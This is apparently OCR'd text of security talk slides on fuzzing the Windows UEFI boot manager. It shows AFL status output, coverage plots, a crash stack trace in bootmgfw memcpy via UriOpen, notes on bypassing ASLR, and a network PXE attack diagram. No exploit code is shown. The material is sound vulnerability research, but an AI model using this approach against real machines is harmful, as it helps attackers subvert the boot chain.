│   last new find : 0 days, 9 hrs, 31 min, 4 sec      │ corpus count : 1100  │
│last saved crash : 12 days, 4 hrs, 5 min, 7 sec      │saved crashes : 4     │
│ last saved hang : 2 days, 21 hrs, 9 min, 20 sec     │  saved hangs : 18    │
├─ cycle progress ─────────────────────┬─ map coverage┴──────────────────────┤
│  now processing : 407.331 (37.0%)    │    map density : 2.30% / 3.37%      │
│  runs timed out : 0 (0.00%)          │ count coverage : 3.39 bits/tuple    │
├─ stage progress ─────────────────────┼─ findings in depth ─────────────────┤
│  now trying : splice 11              │ favored items : 167 (15.18%)        │
│ stage execs : 81/129 (62.79%)        │  new edges on : 230 (20.91%)        │
│ total execs : 130M                   │ total crashes : 10 (4 saved)        │
│  exec speed : 155.2/sec              │  total tmouts : 286 (0 saved)       │
├─ fuzzing strategy yields ────────────┴─────────────┬─ item geometry ───────┤
│   bit flips : disabled (default, enable with -D)   │    levels : 27        │
│  byte flips : disabled (default, enable with -D)   │   pending : 0         │
│ arithmetics : disabled (default, enable with -D)   │  pend fav : 0         │
│  known ints : disabled (default, enable with -D)   │ own finds : 1098      │
│  dictionary : n/a                                  │  imported : 0         │
│havoc/splice : 684/45.7M, 418/84.4M                 │ stability : 100.00%   │
│py/custom/rq : unused, unused, unused, unused       ├───────────────────────┘
│    trim/eff : disabled, disabled                   │          [cpu002:  9%]
└─ strategy: exploit ────────── state: in progress ──┘
```

Harvest



5000
4500
4000
3500
3000
2500
5000
10000
15000
20000
relative time in seconds
edges


1600
1400
1200
1000
800
600
400
200
0
5000
10000
15000
20000
relative time in seconds
corpus count
current item
pending items
pending favs
cycles done


120
100
80
60
40
20
0
5000
10000
15000
20000
relative time in seconds
uniq crashes
uniq hangs
levels


1600
1400
1200
1000
800
600
400
200
0
5000
10000
15000
20000
relative time in seconds
execs/sec


Go speed racer



Making VM snapshot tree really helps you accelerate the analysis


Exploiting the vulnerability without infoleak

- Why do I need an infoleak to exploit the vulnerabilities?
  - Because there's ASLR on bootmgfw.efi




Exploiting the vulnerability without infoleak

- What if I can bypass ASLR as if it does not exist from the start?



```
STACK_TEXT:
00000000`046f06d8 00000000`10062e01 : 00000000`0072fe00 00000000`0072fe00 00000000`0072fe40 00000000`0072b5f0 : bootmgfw!memcpy+0x203
00000000`046f06e0 00000000`1005549c : 00000000`0072fe00 00000000`046f0830 00000000`102a5550 00000000`0072fe40 : bootmgfw!UriOpen+0x69
00000000`046f0710 00000000`10053f5f : 00000000`00000000 00000000`00000001 00000000`00000000 00000000`00000000 : bootmgfw!BlpDeviceOpen+0x240
00000000`046f0780 00000000`1003ed83 : 00000000`00000001 00000000`00000000 00000000`00000000 00000000`00000000 : bootmgfw!BlDeviceOpen+0x5b
00000000`046f07b0 00000000`1003f0b4 : 00000000`00000001 00000000`00000000 00000000`ffffffff 00000000`00000000 : bootmgfw!BmpSecureBootInitializePolicy+0x7b
00000000`046f0860 00000000`10033683 : 00000000`00738f00 00000000`00000001 00000000`00000000 00000000`00000000 : bootmgfw!BmSecureBootInitializeMachinePolicy+0x60
00000000`046f08d0 00000000`100330ad : 00000000`102a5760 00000000`3f058300 00000000`00000000 00000000`00738f60 : bootmgfw!BmMain+0x427
00000000`046f0a90 00000000`046fb11f : 00000000`00000000 00000000`3f058818 00000000`00000001 00000000`03058001 : bootmgfw!EfiEntry+0x1d
00000000`046f0ac0 00000000`00000000 : 00000000`3f058818 00000000`00000001 00000000`03058001 00000000`00000000 : 0x46fb11f


SYMBOL_NAME:  ANALYSIS_INCONCLUSIVE

MODULE_NAME: Unknown_Module

IMAGE_NAME:  Unknown_Image

STACK_COMMAND:  .thread ; .cxr ; kb

FAILURE_BUCKET_ID:  INVALID_KERNEL_CONTEXT_0x1E_c0000005_R

OSPLATFORM_TYPE:  x64

OSNAME:  Windows 8.1

FAILURE_ID_HASH:  {7d47b74f-ccf1-b9cf-626b-4a8a12b8bf54}

Followup:     MachineOwner
---------

kd> lmDvmbootmgfw
Browse full module list
start             end                 module name
00000000`10000000 00000000`102cb000   bootmgfw C pdb symbols)          C:\Program Files\Windows Kits\10\Debuggers\x64\sym\bootmgfw.pdb\8EF01D7F670B27C1727E5CF570
```

```
start             end                 module name
00000000`10000000 00000000`102cb000   bootmgfw C
```



Security boot chains remains intact and complete

Unauthenticated Attacker from network 😈

💻 UEFI PXE

Firmware bootloader verification 🔒

Microsoft signed Bootloader

Protocol vulnerabilities

BCD Element Processing vulnerabilities

Filesystem vulnerabilities

